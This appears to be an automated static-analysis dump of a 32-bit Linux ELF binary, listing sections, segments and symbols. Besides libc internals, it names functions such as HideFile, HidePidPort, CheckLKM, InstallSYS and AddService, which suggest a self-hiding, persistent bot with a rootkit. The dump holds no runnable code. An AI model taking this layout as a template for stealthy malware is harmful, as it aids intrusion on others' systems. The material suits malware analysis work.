.init	PROGBITS	0x80480f4	0xf4	0x17	0x0	0x6	AX	0	0	4
.text	PROGBITS	0x8048110	0x110	0x697d8	0x0	0x6	AX	0	0	16
__libc_freeres_fn	PROGBITS	0x80b18f0	0x698f0	0x100f	0x0	0x6	AX	0	0	16
__libc_thread_freeres_fn	PROGBITS	0x80b2900	0x6a900	0x1db	0x0	0x6	AX	0	0	16
.fini	PROGBITS	0x80b2adc	0x6aadc	0x1c	0x0	0x6	AX	0	0	4
.rodata	PROGBITS	0x80b2b00	0x6ab00	0x153c0	0x0	0x2	A	0	0	32
__libc_subfreeres	PROGBITS	0x80c7ec0	0x7fec0	0x30	0x0	0x2	A	0	0	4
__libc_atexit	PROGBITS	0x80c7ef0	0x7fef0	0x4	0x0	0x2	A	0	0	4
__libc_thread_subfreeres	PROGBITS	0x80c7ef4	0x7fef4	0x8	0x0	0x2	A	0	0	4
.eh_frame	PROGBITS	0x80c7efc	0x7fefc	0x60f4	0x0	0x2	A	0	0	4
.gcc_except_table	PROGBITS	0x80cdff0	0x85ff0	0x11b	0x0	0x2	A	0	0	1
.tdata	PROGBITS	0x80cf10c	0x8610c	0x14	0x0	0x403	WAT	0	0	4

Name	Type	Address	Offset	Size	EntSize	Flags	Flags Description	Link	Info	Align
.tbss	NOBITS	0x80cf120	0x86120	0x2c	0x0	0x403	WAT	0	0	4
.ctors	PROGBITS	0x80cf120	0x86120	0x8	0x0	0x3	WA	0	0	4
.dtors	PROGBITS	0x80cf128	0x86128	0xc	0x0	0x3	WA	0	0	4
.jcr	PROGBITS	0x80cf134	0x86134	0x4	0x0	0x3	WA	0	0	4
.data.rel.ro	PROGBITS	0x80cf138	0x86138	0x2c	0x0	0x3	WA	0	0	4
.got	PROGBITS	0x80cf164	0x86164	0x8	0x4	0x3	WA	0	0	4
.got.plt	PROGBITS	0x80cf16c	0x8616c	0xc	0x4	0x3	WA	0	0	4
.data	PROGBITS	0x80cf180	0x86180	0xb40	0x0	0x3	WA	0	0	32
.bss	NOBITS	0x80cfcc0	0x86cc0	0x6718	0x0	0x3	WA	0	0	32
__libc_freeres_ptrs	NOBITS	0x80d63d8	0x86cc0	0x14	0x0	0x3	WA	0	0	4
.comment	PROGBITS	0x0	0x86cc0	0x422	0x0	0x0		0	0	1
.shstrtab	STRTAB	0x0	0x870e2	0x126	0x0	0x0		0	0	1
.symtab	SYMTAB	0x0	0x87668	0x93c0	0x10	0x0		27	914	4
.strtab	STRTAB	0x0	0x90a28	0x82a3	0x0	0x0		0	0	1

Program Segments

Type	Offset	Virtual Address	Physical Address	File Size	Memory Size	Entropy	Flags	Flags Description	Align	Prog Interpreter	Section Mappings
LOAD	0x0	0x8048000	0x8048000	0x8610b	0x8610b	3.3396	0x5	R E	0x1000		.note.ABI-tag .init .text __libc_freeres_fn __libc_thread_freeres_fn .fini .rodata __libc_subfreeres __libc_atexit __libc_thread_subfreeres .eh_frame .gcc_except_table
LOAD	0x8610c	0x80cf10c	0x80cf10c	0xbb4	0x72e0	2.9241	0x6	RW	0x1000		.ctors .dtors .jcr .data.rel.ro .got .got.plt .data .bss __libc_freeres_ptrs
NOTE	0xd4	0x80480d4	0x80480d4	0x20	0x20	1.7487	0x4	R	0x4		.note.ABI-tag
TLS	0x8610c	0x80cf10c	0x80cf10c	0x14	0x40	1.6127	0x4	R	0x4		
GNU_STACK	0x0	0x0	0x0	0x0	0x0	0.0000	0x6	RW	0x4		

Symbols

Name	Version Info Name	Version Info File Name	Section Name	Value	Size	Symbol Type	Symbol Bind	Symbol Visibility	Ndx
			.symtab	0x0	0	NOTYPE	<unknown>	DEFAULT	SHN_UNDEF
			.symtab	0x80480d4	0	SECTION	<unknown>	DEFAULT	1
			.symtab	0x80480f4	0	SECTION	<unknown>	DEFAULT	2
			.symtab	0x8048110	0	SECTION	<unknown>	DEFAULT	3
			.symtab	0x80b18f0	0	SECTION	<unknown>	DEFAULT	4
			.symtab	0x80b2900	0	SECTION	<unknown>	DEFAULT	5
			.symtab	0x80b2adc	0	SECTION	<unknown>	DEFAULT	6
			.symtab	0x80b2b00	0	SECTION	<unknown>	DEFAULT	7
			.symtab	0x80c7ec0	0	SECTION	<unknown>	DEFAULT	8
			.symtab	0x80c7ef0	0	SECTION	<unknown>	DEFAULT	9
			.symtab	0x80c7ef4	0	SECTION	<unknown>	DEFAULT	10
			.symtab	0x80c7efc	0	SECTION	<unknown>	DEFAULT	11
			.symtab	0x80cdff0	0	SECTION	<unknown>	DEFAULT	12
			.symtab	0x80cf10c	0	SECTION	<unknown>	DEFAULT	13
			.symtab	0x80cf120	0	SECTION	<unknown>	DEFAULT	14
			.symtab	0x80cf120	0	SECTION	<unknown>	DEFAULT	15
			.symtab	0x80cf128	0	SECTION	<unknown>	DEFAULT	16
			.symtab	0x80cf134	0	SECTION	<unknown>	DEFAULT	17
			.symtab	0x80cf138	0	SECTION	<unknown>	DEFAULT	18
			.symtab	0x80cf164	0	SECTION	<unknown>	DEFAULT	19
			.symtab	0x80cf16c	0	SECTION	<unknown>	DEFAULT	20
			.symtab	0x80cf180	0	SECTION	<unknown>	DEFAULT	21
			.symtab	0x80cfcc0	0	SECTION	<unknown>	DEFAULT	22
			.symtab	0x80d63d8	0	SECTION	<unknown>	DEFAULT	23
			.symtab	0x0	0	SECTION	<unknown>	DEFAULT	24
.L108			.symtab	0x80ad950	0	NOTYPE	<unknown>	DEFAULT	3
.L113			.symtab	0x80ad990	0	NOTYPE	<unknown>	DEFAULT	3
.L114			.symtab	0x80ad9f8	0	NOTYPE	<unknown>	DEFAULT	3
.L115			.symtab	0x80ada30	0	NOTYPE	<unknown>	DEFAULT	3
.L116			.symtab	0x80ada4e	0	NOTYPE	<unknown>	DEFAULT	3

Name	Version Info Name	Version Info File Name	Section Name	Value	Size	Symbol Type	Symbol Bind	Symbol Visibility	Ndx
.L117			.symtab	0x80ada6c	0	NOTYPE	<unknown>	DEFAULT	3
.L118			.symtab	0x80ada89	0	NOTYPE	<unknown>	DEFAULT	3
.L119			.symtab	0x80adabd	0	NOTYPE	<unknown>	DEFAULT	3
.L12			.symtab	0x80b130b	0	NOTYPE	<unknown>	DEFAULT	3
.L120			.symtab	0x80adadc	0	NOTYPE	<unknown>	DEFAULT	3
.L121			.symtab	0x80adafb	0	NOTYPE	<unknown>	DEFAULT	3
.L122			.symtab	0x80ad8e3	0	NOTYPE	<unknown>	DEFAULT	3
.L123			.symtab	0x80adb2b	0	NOTYPE	<unknown>	DEFAULT	3
.L124			.symtab	0x80add7f	0	NOTYPE	<unknown>	DEFAULT	3
.L125			.symtab	0x80addb4	0	NOTYPE	<unknown>	DEFAULT	3
.L126			.symtab	0x80add02	0	NOTYPE	<unknown>	DEFAULT	3
.L127			.symtab	0x80add1f	0	NOTYPE	<unknown>	DEFAULT	3
.L128			.symtab	0x80add46	0	NOTYPE	<unknown>	DEFAULT	3
.L129			.symtab	0x80add63	0	NOTYPE	<unknown>	DEFAULT	3
.L130			.symtab	0x80adb8c	0	NOTYPE	<unknown>	DEFAULT	3
.L131			.symtab	0x80adbd3	0	NOTYPE	<unknown>	DEFAULT	3
.L132			.symtab	0x80adc00	0	NOTYPE	<unknown>	DEFAULT	3
.L133			.symtab	0x80adc37	0	NOTYPE	<unknown>	DEFAULT	3
.L134			.symtab	0x80adc50	0	NOTYPE	<unknown>	DEFAULT	3
.L135			.symtab	0x80adc7d	0	NOTYPE	<unknown>	DEFAULT	3
.L136			.symtab	0x80adcb5	0	NOTYPE	<unknown>	DEFAULT	3
.L137			.symtab	0x80adcc9	0	NOTYPE	<unknown>	DEFAULT	3
.L14			.symtab	0x80b1419	0	NOTYPE	<unknown>	DEFAULT	3
.L15			.symtab	0x80b1408	0	NOTYPE	<unknown>	DEFAULT	3
.L16			.symtab	0x80b13f8	0	NOTYPE	<unknown>	DEFAULT	3
.L17			.symtab	0x80b13e8	0	NOTYPE	<unknown>	DEFAULT	3
.L18			.symtab	0x80b138c	0	NOTYPE	<unknown>	DEFAULT	3
.L19			.symtab	0x80b137e	0	NOTYPE	<unknown>	DEFAULT	3
.L20			.symtab	0x80b1345	0	NOTYPE	<unknown>	DEFAULT	3
.L21			.symtab	0x80b1371	0	NOTYPE	<unknown>	DEFAULT	3
.L258			.symtab	0x80ae76c	0	NOTYPE	<unknown>	DEFAULT	3
.L259			.symtab	0x80ae4a0	0	NOTYPE	<unknown>	DEFAULT	3
.L260			.symtab	0x80ae5f7	0	NOTYPE	<unknown>	DEFAULT	3
.L261			.symtab	0x80ae7c0	0	NOTYPE	<unknown>	DEFAULT	3
.L262			.symtab	0x80ae5e9	0	NOTYPE	<unknown>	DEFAULT	3
.L264			.symtab	0x80ae43d	0	NOTYPE	<unknown>	DEFAULT	3
.L266			.symtab	0x80ae496	0	NOTYPE	<unknown>	DEFAULT	3
.L267			.symtab	0x80ae68f	0	NOTYPE	<unknown>	DEFAULT	3
.L268			.symtab	0x80ae6a0	0	NOTYPE	<unknown>	DEFAULT	3
.L269			.symtab	0x80ae605	0	NOTYPE	<unknown>	DEFAULT	3
.L270			.symtab	0x80ae628	0	NOTYPE	<unknown>	DEFAULT	3
.L271			.symtab	0x80ae642	0	NOTYPE	<unknown>	DEFAULT	3
.L272			.symtab	0x80ae664	0	NOTYPE	<unknown>	DEFAULT	3
.L273			.symtab	0x80ae4ab	0	NOTYPE	<unknown>	DEFAULT	3
.L274			.symtab	0x80ae4e4	0	NOTYPE	<unknown>	DEFAULT	3
.L275			.symtab	0x80ae599	0	NOTYPE	<unknown>	DEFAULT	3
.L276			.symtab	0x80ae55f	0	NOTYPE	<unknown>	DEFAULT	3
.L277			.symtab	0x80ae5da	0	NOTYPE	<unknown>	DEFAULT	3
.L278			.symtab	0x80ae835	0	NOTYPE	<unknown>	DEFAULT	3
.L279			.symtab	0x80ae7ce	0	NOTYPE	<unknown>	DEFAULT	3
.L280			.symtab	0x80ae7e0	0	NOTYPE	<unknown>	DEFAULT	3
.L281			.symtab	0x80ae6b7	0	NOTYPE	<unknown>	DEFAULT	3
.L282			.symtab	0x80ae70c	0	NOTYPE	<unknown>	DEFAULT	3
.L283			.symtab	0x80ae467	0	NOTYPE	<unknown>	DEFAULT	3
.L350			.symtab	0x80ae840	0	NOTYPE	<unknown>	DEFAULT	3
.L351			.symtab	0x80ae84a	0	NOTYPE	<unknown>	DEFAULT	3
.L352			.symtab	0x80ae859	0	NOTYPE	<unknown>	DEFAULT	3
.L353			.symtab	0x80ae863	0	NOTYPE	<unknown>	DEFAULT	3
.L354			.symtab	0x80ae872	0	NOTYPE	<unknown>	DEFAULT	3
.L355			.symtab	0x80ae87d	0	NOTYPE	<unknown>	DEFAULT	3
.L356			.symtab	0x80ae887	0	NOTYPE	<unknown>	DEFAULT	3
.L357			.symtab	0x80ae892	0	NOTYPE	<unknown>	DEFAULT	3
.L358			.symtab	0x80ae89e	0	NOTYPE	<unknown>	DEFAULT	3

Name	Version Info Name	Version Info File Name	Section Name	Value	Size	Symbol Type	Symbol Bind	Symbol Visibility	Ndx
.L359			.symtab	0x80ae8aa	0	NOTYPE	<unknown>	DEFAULT	3
.L360			.symtab	0x80ae8b3	0	NOTYPE	<unknown>	DEFAULT	3
.L361			.symtab	0x80ae8bd	0	NOTYPE	<unknown>	DEFAULT	3
.L362			.symtab	0x80ae8cc	0	NOTYPE	<unknown>	DEFAULT	3
.L363			.symtab	0x80ae8db	0	NOTYPE	<unknown>	DEFAULT	3
.L364			.symtab	0x80ae8ea	0	NOTYPE	<unknown>	DEFAULT	3
.L365			.symtab	0x80ae8f9	0	NOTYPE	<unknown>	DEFAULT	3
.L366			.symtab	0x80ae908	0	NOTYPE	<unknown>	DEFAULT	3
.L380			.symtab	0x80ae438	0	NOTYPE	<unknown>	DEFAULT	3
.L411			.symtab	0x80aeb10	0	NOTYPE	<unknown>	DEFAULT	3
.L412			.symtab	0x80aeae6	0	NOTYPE	<unknown>	DEFAULT	3
.L413			.symtab	0x80aeb54	0	NOTYPE	<unknown>	DEFAULT	3
.L414			.symtab	0x80aebc0	0	NOTYPE	<unknown>	DEFAULT	3
.L415			.symtab	0x80aec20	0	NOTYPE	<unknown>	DEFAULT	3
.L416			.symtab	0x80aec60	0	NOTYPE	<unknown>	DEFAULT	3
.L61			.symtab	0x80ad673	0	NOTYPE	<unknown>	DEFAULT	3
.L63			.symtab	0x80ad6ef	0	NOTYPE	<unknown>	DEFAULT	3
.L64			.symtab	0x80ad6ce	0	NOTYPE	<unknown>	DEFAULT	3
.L67			.symtab	0x80ad6de	0	NOTYPE	<unknown>	DEFAULT	3
.L68			.symtab	0x80ad6d6	0	NOTYPE	<unknown>	DEFAULT	3
.L69			.symtab	0x80ad6a2	0	NOTYPE	<unknown>	DEFAULT	3
.L70			.symtab	0x80ad6c2	0	NOTYPE	<unknown>	DEFAULT	3
.L74			.symtab	0x80afb63	0	NOTYPE	<unknown>	DEFAULT	3
.L76			.symtab	0x80afbdf	0	NOTYPE	<unknown>	DEFAULT	3
.L77			.symtab	0x80afbbe	0	NOTYPE	<unknown>	DEFAULT	3
.L80			.symtab	0x80afbce	0	NOTYPE	<unknown>	DEFAULT	3
.L81			.symtab	0x80afbc6	0	NOTYPE	<unknown>	DEFAULT	3
.L82			.symtab	0x80afb92	0	NOTYPE	<unknown>	DEFAULT	3
.L83			.symtab	0x80afbb2	0	NOTYPE	<unknown>	DEFAULT	3
AddService			.symtab	0x8048865	807	FUNC	<unknown>	DEFAULT	3
CalcCrc32			.symtab	0x80492b4	70	FUNC	<unknown>	DEFAULT	3
CalcFileCrc			.symtab	0x8049346	172	FUNC	<unknown>	DEFAULT	3
CalcFindIpCrc			.symtab	0x8049320	38	FUNC	<unknown>	DEFAULT	3
CalcHeaderCrc			.symtab	0x80492fa	38	FUNC	<unknown>	DEFAULT	3
CheckLKM			.symtab	0x804a670	107	FUNC	<unknown>	DEFAULT	3
CreateDir			.symtab	0x80483de	375	FUNC	<unknown>	DEFAULT	3
DNS_ADDR			.symtab	0x80cf4cc	16	OBJECT	<unknown>	DEFAULT	21
DNS_ADDR2			.symtab	0x80cf4dc	16	OBJECT	<unknown>	DEFAULT	21
DNS_PORT			.symtab	0x80cf4ec	4	OBJECT	<unknown>	DEFAULT	21
DelService			.symtab	0x8048cdc	275	FUNC	<unknown>	DEFAULT	3
DelService_form_pid			.symtab	0x8048def	113	FUNC	<unknown>	DEFAULT	3
GetCpuInfo			.symtab	0x804e2ce	539	FUNC	<unknown>	DEFAULT	3
GetIndex			.symtab	0x804b418	189	FUNC	<unknown>	DEFAULT	3
GetLanSpeed			.symtab	0x804e5e1	243	FUNC	<unknown>	DEFAULT	3
GetMemStat			.symtab	0x804e1d9	245	FUNC	<unknown>	DEFAULT	3
Get_AllIP			.symtab	0x804ef5d	375	FUNC	<unknown>	DEFAULT	3
HideFile			.symtab	0x804a74d	151	FUNC	<unknown>	DEFAULT	3
HidePidPort			.symtab	0x804a6db	114	FUNC	<unknown>	DEFAULT	3
InstallSYS			.symtab	0x8048b8c	336	FUNC	<unknown>	DEFAULT	3
LinuxExec			.symtab	0x8048eed	122	FUNC	<unknown>	DEFAULT	3
LinuxExec_Argv			.symtab	0x8048f67	135	FUNC	<unknown>	DEFAULT	3
LinuxExec_Argv2			.symtab	0x8048fee	148	FUNC	<unknown>	DEFAULT	3
LogFacility			.symtab	0x80cfa0c	4	OBJECT	<unknown>	DEFAULT	21
LogFile			.symtab	0x80cfa08	4	OBJECT	<unknown>	DEFAULT	21
LogMask			.symtab	0x80cfa00	4	OBJECT	<unknown>	DEFAULT	21
LogStat			.symtab	0x80d5044	4	OBJECT	<unknown>	DEFAULT	22
LogTag			.symtab	0x80d5048	4	OBJECT	<unknown>	DEFAULT	22
LogType			.symtab	0x80cfa04	4	OBJECT	<unknown>	DEFAULT	21
MAGIC_STR			.symtab	0x80d1f60	33	OBJECT	<unknown>	DEFAULT	22
MainList			.symtab	0x80d1fa0	264	OBJECT	<unknown>	DEFAULT	22
ReadWord			.symtab	0x804e150	137	FUNC	<unknown>	DEFAULT	3
SIZE_DNS_H			.symtab	0x80cf4a4	4	OBJECT	<unknown>	DEFAULT	21
SIZE_DNS_T			.symtab	0x80cf4a8	4	OBJECT	<unknown>	DEFAULT	21

Name	Version Info Name	Version Info File Name	Section Name	Value	Size	Symbol Type	Symbol Bind	Symbol Visibility	Ndx
SIZE_IP_H			.symtab	0x80cf498	4	OBJECT	<unknown>	DEFAULT	21
SIZE_PSEUDO_HDR			.symtab	0x80cf4ac	4	OBJECT	<unknown>	DEFAULT	21
SIZE_TCP_H			.symtab	0x80cf4a0	4	OBJECT	<unknown>	DEFAULT	21
SIZE_UDP_H			.symtab	0x80cf49c	4	OBJECT	<unknown>	DEFAULT	21
SYS_BUF			.symtab	0x80cfce0	1	OBJECT	<unknown>	DEFAULT	22
SyslogAddr			.symtab	0x80d5060	110	OBJECT	<unknown>	DEFAULT	22
THREAD_NUM			.symtab	0x80d6170	4	OBJECT	<unknown>	DEFAULT	22
_Exit			.symtab	0x8067a28	19	FUNC	<unknown>	DEFAULT	3
_GLOBAL_OFFSET_TABLE_			.symtab	0x80cf16c	0	OBJECT	<unknown>	HIDDEN	20
_IO_2_1_stderr_			.symtab	0x80cf700	152	OBJECT	<unknown>	DEFAULT	21
_IO_2_1_stdin_			.symtab	0x80cf5c0	152	OBJECT	<unknown>	DEFAULT	21
_IO_2_1_stdout_			.symtab	0x80cf660	152	OBJECT	<unknown>	DEFAULT	21
_IO_adjust_column			.symtab	0x805c9b0	60	FUNC	<unknown>	DEFAULT	3
_IO_adjust_wcolumn			.symtab	0x8084770	63	FUNC	<unknown>	DEFAULT	3
_IO_cleanup			.symtab	0x805d310	409	FUNC	<unknown>	DEFAULT	3
_IO_default_doallocate			.symtab	0x805de10	143	FUNC	<unknown>	DEFAULT	3
_IO_default_finish			.symtab	0x805e310	525	FUNC	<unknown>	DEFAULT	3
_IO_default_imbue			.symtab	0x805cac0	5	FUNC	<unknown>	DEFAULT	3
_IO_default_pbackfail			.symtab	0x805d900	310	FUNC	<unknown>	DEFAULT	3
_IO_default_read			.symtab	0x805ca90	10	FUNC	<unknown>	DEFAULT	3
_IO_default_seek			.symtab	0x805ca70	15	FUNC	<unknown>	DEFAULT	3
_IO_default_seekoff			.symtab	0x805c900	15	FUNC	<unknown>	DEFAULT	3
_IO_default_seekpos			.symtab	0x805c810	59	FUNC	<unknown>	DEFAULT	3
_IO_default_setbuf			.symtab	0x805dd10	244	FUNC	<unknown>	DEFAULT	3
_IO_default_showmanyc			.symtab	0x805cab0	10	FUNC	<unknown>	DEFAULT	3
_IO_default_stat			.symtab	0x805ca80	10	FUNC	<unknown>	DEFAULT	3
_IO_default_sync			.symtab	0x805c8f0	7	FUNC	<unknown>	DEFAULT	3
_IO_default_uflow			.symtab	0x805c7b0	52	FUNC	<unknown>	DEFAULT	3
_IO_default_underflow			.symtab	0x805c7a0	10	FUNC	<unknown>	DEFAULT	3
_IO_default_write			.symtab	0x805caa0	7	FUNC	<unknown>	DEFAULT	3
_IO_default_xsgetn			.symtab	0x805e250	185	FUNC	<unknown>	DEFAULT	3
_IO_default_xsputn			.symtab	0x805cc80	225	FUNC	<unknown>	DEFAULT	3
_IO_do_write			.symtab	0x805bd80	271	FUNC	<unknown>	DEFAULT	3
_IO_doallocbuf			.symtab	0x805dc80	133	FUNC	<unknown>	DEFAULT	3
_IO_fclose			.symtab	0x8057df0	439	FUNC	<unknown>	DEFAULT	3
_IO_feof			.symtab	0x80596d0	154	FUNC	<unknown>	DEFAULT	3
_IO_fgets			.symtab	0x8057ff0	360	FUNC	<unknown>	DEFAULT	3
_IO_file_attach			.symtab	0x8059dc0	133	FUNC	<unknown>	DEFAULT	3
_IO_file_close			.symtab	0x805a940	18	FUNC	<unknown>	DEFAULT	3
_IO_file_close_it			.symtab	0x805b2f0	581	FUNC	<unknown>	DEFAULT	3
_IO_file_close_mmap			.symtab	0x805a960	60	FUNC	<unknown>	DEFAULT	3
_IO_file_doallocate			.symtab	0x80839b0	275	FUNC	<unknown>	DEFAULT	3
_IO_file_finish			.symtab	0x805c4a0	327	FUNC	<unknown>	DEFAULT	3
_IO_file_fopen			.symtab	0x805b540	1388	FUNC	<unknown>	DEFAULT	3
_IO_file_init			.symtab	0x805b040	51	FUNC	<unknown>	DEFAULT	3
_IO_file_jumps			.symtab	0x80b3e00	84	OBJECT	<unknown>	DEFAULT	7
_IO_file_jumps_maybe_mmap			.symtab	0x80b3ec0	84	OBJECT	<unknown>	DEFAULT	7
_IO_file_jumps_mmap			.symtab	0x80b3e60	84	OBJECT	<unknown>	DEFAULT	7
_IO_file_open			.symtab	0x805af30	263	FUNC	<unknown>	DEFAULT	3
_IO_file_overflow			.symtab	0x805c030	1131	FUNC	<unknown>	DEFAULT	3
_IO_file_read			.symtab	0x805a9d0	48	FUNC	<unknown>	DEFAULT	3
_IO_file_seek			.symtab	0x8059fd0	18	FUNC	<unknown>	DEFAULT	3
_IO_file_seekoff			.symtab	0x805aa00	1245	FUNC	<unknown>	DEFAULT	3
_IO_file_seekoff_maybe_mmap			.symtab	0x8059f80	80	FUNC	<unknown>	DEFAULT	3
_IO_file_seekoff_mmap			.symtab	0x8059e50	297	FUNC	<unknown>	DEFAULT	3
_IO_file_setbuf			.symtab	0x805aee0	75	FUNC	<unknown>	DEFAULT	3
_IO_file_setbuf_mmap			.symtab	0x805b270	115	FUNC	<unknown>	DEFAULT	3
_IO_file_stat			.symtab	0x805a9a0	37	FUNC	<unknown>	DEFAULT	3
_IO_file_sync			.symtab	0x805be90	406	FUNC	<unknown>	DEFAULT	3
_IO_file_sync_mmap			.symtab	0x8059ff0	165	FUNC	<unknown>	DEFAULT	3
_IO_file_underflow			.symtab	0x805b080	495	FUNC	<unknown>	DEFAULT	3
_IO_file_underflow_maybe_mmap			.symtab	0x805a2e0	30	FUNC	<unknown>	DEFAULT	3
_IO_file_underflow_mmap			.symtab	0x805a6b0	66	FUNC	<unknown>	DEFAULT	3

Name	Version Info Name	Version Info File Name	Section Name	Value	Size	Symbol Type	Symbol Bind	Symbol Visibility	Ndx
_IO_file_write			.symtab	0x805a890	166	FUNC	<unknown>	DEFAULT	3
_IO_file_xsgetn			.symtab	0x805a700	394	FUNC	<unknown>	DEFAULT	3
_IO_file_xsgetn_maybe_mmap			.symtab	0x805a290	67	FUNC	<unknown>	DEFAULT	3
_IO_file_xsgetn_mmap			.symtab	0x805a5b0	242	FUNC	<unknown>	DEFAULT	3
_IO_file_xsputn			.symtab	0x805bab0	705	FUNC	<unknown>	DEFAULT	3
_IO_flush_all			.symtab	0x805d4b0	20	FUNC	<unknown>	DEFAULT	3
_IO_flush_all_linebuffered			.symtab	0x805cf30	448	FUNC	<unknown>	DEFAULT	3
_IO_flush_all_lockp			.symtab	0x805d0f0	533	FUNC	<unknown>	DEFAULT	3
_IO_fopen			.symtab	0x80582a0	34	FUNC	<unknown>	DEFAULT	3
_IO_fprintf			.symtab	0x8083330	36	FUNC	<unknown>	DEFAULT	3
_IO_free_backup_area			.symtab	0x805cc20	93	FUNC	<unknown>	DEFAULT	3
_IO_free_wbackup_area			.symtab	0x80847f0	104	FUNC	<unknown>	DEFAULT	3
_IO_ftell			.symtab	0x8083ad0	436	FUNC	<unknown>	DEFAULT	3
_IO_funlockfile			.symtab	0x80833c0	47	FUNC	<unknown>	DEFAULT	3
_IO_fwide			.symtab	0x8085950	323	FUNC	<unknown>	DEFAULT	3
_IO_fwrite			.symtab	0x8083d60	297	FUNC	<unknown>	DEFAULT	3
_IO_getc			.symtab	0x8059880	207	FUNC	<unknown>	DEFAULT	3
_IO_getdelim			.symtab	0x8083eb0	624	FUNC	<unknown>	DEFAULT	3
_IO_getline			.symtab	0x8058440	55	FUNC	<unknown>	DEFAULT	3
_IO_getline_info			.symtab	0x80582d0	353	FUNC	<unknown>	DEFAULT	3
_IO_helper_jumps			.symtab	0x80c2a40	84	OBJECT	<unknown>	DEFAULT	7
_IO_helper_overflow			.symtab	0x8079fc0	175	FUNC	<unknown>	DEFAULT	3
_IO_init			.symtab	0x805db50	163	FUNC	<unknown>	DEFAULT	3
_IO_init_marker			.symtab	0x805dea0	169	FUNC	<unknown>	DEFAULT	3
_IO_init_wmarker			.symtab	0x80850e0	193	FUNC	<unknown>	DEFAULT	3
_IO_iter_begin			.symtab	0x805cad0	10	FUNC	<unknown>	DEFAULT	3
_IO_iter_end			.symtab	0x805cae0	7	FUNC	<unknown>	DEFAULT	3
_IO_iter_file			.symtab	0x805cb00	8	FUNC	<unknown>	DEFAULT	3
_IO_iter_next			.symtab	0x805caf0	11	FUNC	<unknown>	DEFAULT	3
_IO_least_marker			.symtab	0x805c690	38	FUNC	<unknown>	DEFAULT	3
_IO_least_wmarker			.symtab	0x8084570	51	FUNC	<unknown>	DEFAULT	3
_IO_link_in			.symtab	0x805d4d0	400	FUNC	<unknown>	DEFAULT	3
_IO_list_all			.symtab	0x80cf798	4	OBJECT	<unknown>	DEFAULT	21
_IO_list_all_stamp			.symtab	0x80d4b00	4	OBJECT	<unknown>	DEFAULT	22
_IO_list_lock			.symtab	0x805cb10	64	FUNC	<unknown>	DEFAULT	3
_IO_list_resetlock			.symtab	0x805cb90	35	FUNC	<unknown>	DEFAULT	3
_IO_list_unlock			.symtab	0x805cb50	56	FUNC	<unknown>	DEFAULT	3
_IO_marker_delta			.symtab	0x805ca40	47	FUNC	<unknown>	DEFAULT	3
_IO_marker_difference			.symtab	0x805ca20	17	FUNC	<unknown>	DEFAULT	3
_IO_mem_finish			.symtab	0x8085bb0	106	FUNC	<unknown>	DEFAULT	3
_IO_mem_jumps			.symtab	0x80c2ea0	84	OBJECT	<unknown>	DEFAULT	7
_IO_mem_sync			.symtab	0x8085b60	76	FUNC	<unknown>	DEFAULT	3
_IO_new_do_write			.symtab	0x805bd80	271	FUNC	<unknown>	DEFAULT	3
_IO_new_fclose			.symtab	0x8057df0	439	FUNC	<unknown>	DEFAULT	3
_IO_new_file_attach			.symtab	0x8059dc0	133	FUNC	<unknown>	DEFAULT	3
_IO_new_file_close_it			.symtab	0x805b2f0	581	FUNC	<unknown>	DEFAULT	3
_IO_new_file_finish			.symtab	0x805c4a0	327	FUNC	<unknown>	DEFAULT	3
_IO_new_file_fopen			.symtab	0x805b540	1388	FUNC	<unknown>	DEFAULT	3
_IO_new_file_init			.symtab	0x805b040	51	FUNC	<unknown>	DEFAULT	3
_IO_new_file_overflow			.symtab	0x805c030	1131	FUNC	<unknown>	DEFAULT	3
_IO_new_file_seekoff			.symtab	0x805aa00	1245	FUNC	<unknown>	DEFAULT	3
_IO_new_file_setbuf			.symtab	0x805aee0	75	FUNC	<unknown>	DEFAULT	3
_IO_new_file_sync			.symtab	0x805be90	406	FUNC	<unknown>	DEFAULT	3
_IO_new_file_underflow			.symtab	0x805b080	495	FUNC	<unknown>	DEFAULT	3
_IO_new_file_write			.symtab	0x805a890	166	FUNC	<unknown>	DEFAULT	3
_IO_new_file_xsputn			.symtab	0x805bab0	705	FUNC	<unknown>	DEFAULT	3
_IO_new_fopen			.symtab	0x80582a0	34	FUNC	<unknown>	DEFAULT	3
_IO_no_init			.symtab	0x805da40	259	FUNC	<unknown>	DEFAULT	3
_IO_old_init			.symtab	0x805c850	150	FUNC	<unknown>	DEFAULT	3
_IO_padn			.symtab	0x8084150	203	FUNC	<unknown>	DEFAULT	3
_IO_remove_marker			.symtab	0x805c9f0	40	FUNC	<unknown>	DEFAULT	3
_IO_seekmark			.symtab	0x805d840	179	FUNC	<unknown>	DEFAULT	3
_IO_seekoff			.symtab	0x8084300	233	FUNC	<unknown>	DEFAULT	3

Name	Version Info Name	Version Info File Name	Section Name	Value	Size	Symbol Type	Symbol Bind	Symbol Visibility	Ndx
_IO_seekoff_unlocked			.symtab	0x8084220	224	FUNC	<unknown>	DEFAULT	3
_IO_seekwmark			.symtab	0x8084d40	181	FUNC	<unknown>	DEFAULT	3
_IO_setb			.symtab	0x805cbc0	93	FUNC	<unknown>	DEFAULT	3
_IO_sgetn			.symtab	0x805c7f0	18	FUNC	<unknown>	DEFAULT	3
_IO_sputbackc			.symtab	0x805c910	75	FUNC	<unknown>	DEFAULT	3
_IO_sputbackwc			.symtab	0x80846d0	73	FUNC	<unknown>	DEFAULT	3
_IO_sscanf			.symtab	0x8083390	36	FUNC	<unknown>	DEFAULT	3
_IO_stderr			.symtab	0x80cf9e4	4	OBJECT	<unknown>	HIDDEN	21
_IO_stdfile_0_lock			.symtab	0x80d4b10	12	OBJECT	<unknown>	DEFAULT	22
_IO_stdfile_1_lock			.symtab	0x80d4b1c	12	OBJECT	<unknown>	DEFAULT	22
_IO_stdfile_2_lock			.symtab	0x80d4b28	12	OBJECT	<unknown>	DEFAULT	22
_IO_stdin			.symtab	0x80cf9dc	4	OBJECT	<unknown>	HIDDEN	21
_IO_stdin_used			.symtab	0x80b2b04	4	OBJECT	<unknown>	DEFAULT	7
_IO_stdout			.symtab	0x80cf9e0	4	OBJECT	<unknown>	HIDDEN	21
_IO_str_count			.symtab	0x805e6d0	23	FUNC	<unknown>	DEFAULT	3
_IO_str_finish			.symtab	0x805e6f0	60	FUNC	<unknown>	DEFAULT	3
_IO_str_init_readonly			.symtab	0x805ecc0	132	FUNC	<unknown>	DEFAULT	3
_IO_str_init_static			.symtab	0x805ed50	155	FUNC	<unknown>	DEFAULT	3
_IO_str_init_static_internal			.symtab	0x805ea20	145	FUNC	<unknown>	DEFAULT	3
_IO_str_jumps			.symtab	0x80b3f20	84	OBJECT	<unknown>	DEFAULT	7
_IO_str_overflow			.symtab	0x805e8b0	359	FUNC	<unknown>	DEFAULT	3
